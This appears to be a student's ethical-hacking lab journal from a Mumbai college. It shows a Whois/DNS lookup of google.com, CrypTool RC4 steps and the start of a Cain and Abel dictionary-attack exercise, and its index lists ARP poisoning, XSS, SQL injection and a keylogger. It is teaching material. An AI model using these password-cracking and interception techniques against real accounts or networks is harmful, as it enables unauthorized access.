

S.I.E.S College of Arts, Science and Commerce(Autonomous)
Sion(W), Mumbai – 400 022.

CERTIFICATE

This is to certify that Miss/Mr. **AJAY KUMAR UTHAYA KUMAR**
Roll No. **TCS2324002** has successfully completed the necessary course of
experiments in the subject of **Ethical Hacking** during the academic year **2023**
– **2024** complying with the requirements of **University of Mumbai**, for the
course of **TYBSc Computer Science [Semester-VI]**.

Prof. In-Charge
Dr. Mohammad Abuzar Ansari

Examination date:

Examiner's Signature & Date:

Head of the Department
Prof. Manoj Singh

College Seal

Index Page

Sr. No	Description	Page No	Date	Faculty Signature
1	Use Google and Whois for Reconnaissance	3	12/12/23	
2.1	Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.	6	19/12/23	
2.2	Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords	9	09/1/24	
3.1	Using TraceRoute, ping, ifconfig, netstat Command	13	23/1/24	
3.2	Perform ARP Poisoning in Windows	15	23/1/24	
4	Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.	20	30/2/24	
5	Use Wireshark sniffer to capture network traffic and analyse.	22	13/2/24	
6	Simulate persistent Cross Site Scripting attack	25	05/2/24	
7	Session impersonation using Chrome and Tamper Dev extension	28	05/2/24	
8	Perform SQL injection attack	32	05/2/24	
9	Create a simple keylogger using Python.	33	05/2/24	


Practical 1

AIM : Use Google and Whois for Reconnaissance

Step 1: Visit who.is website



Step 2: Input the www.google.com in the input box and click on the search button



Step 3: Show your information about www.google.com

who.is/whois/google.com

who.is

Search for domains or IP addresses

Premium DomainsTransferFeaturesLoginSign Up

Interested in domain names? Click here to stay up to date with domain name news and promotions at Name.com

google.com

whois information

WhoisDNS RecordsDiagnostics

cache expires in and 0 seconds

refresh

Registrar Info

Name

Whois Server

Referral URL

Status

MarkMonitor, Inc.

whois.markmonitor.com

http://www.markmonitor.com

clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited)
clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited)
clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited)
serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited)
serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited)
serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)

Important Dates

Expires On

Registered On

2028-09-13

1997-09-15

Use promo code WHOIS to save 15% on your first Name.com order.

Find the perfect domain at

name.com

Build your business from the

Name	MarkMonitor, Inc.
Whois Server	whois.markmonitor.com
Referral URL	http://www.markmonitor.com
Status	clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited) clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited) clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited) serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited) serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited) serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)
Important Dates	
Expires On	2028-09-13
Registered On	1997-09-15
Updated On	2019-09-09
Name Servers	
ns1.google.com	216.239.32.10
ns2.google.com	216.239.34.10
ns3.google.com	216.239.36.10
ns4.google.com	216.239.38.10

google.com

DNS information

WhoisDNS RecordsDiagnostics

DNS Records for google.com


cache expires in 3 minutes and 37 seconds

Hostname	Type	TTL	Priority	Content
google.com	SOA	48		ns1.google.com dns-admin@google.com 612385032 900 900 1800 60
google.com	NS	21600		ns3.google.com
google.com	NS	21600		ns2.google.com
google.com	NS	21600		ns1.google.com
google.com	NS	21600		ns4.google.com
google.com	A	183		142.250.31.138
google.com	A	183		142.250.31.100
google.com	A	183		142.250.31.101
google.com	A	183		142.250.31.102
google.com	A	183		142.250.31.113
google.com	A	183		142.250.31.139
google.com	AAAA	300		2607:f8b0:4004:c09::64
google.com	AAAA	300		2607:f8b0:4004:c09::65
google.com	AAAA	300		2607:f8b0:4004:c09::8a


Practical 2.1

Aim: Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.


Step 1: Type something in the black document.




Step 2: Then click on Encrypt/Decrypt tab > Symmetric (modern) > RC4




Step 3: Then set the key length to 24 bits and click on encrypt.




Step 4: Now keyword is encrypted to RC4 algorithm format.



Step 5: Now again repeat step2 and step 3. This time click on derypt option.





Step 6: Now the text again decrypt from RC4 encrypted format.




Practical 2.2

Aim: Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords




Click on HASH Calculuator

Enter the password to convert into hash




Paste the value into the field you have converted e.g(MD5)




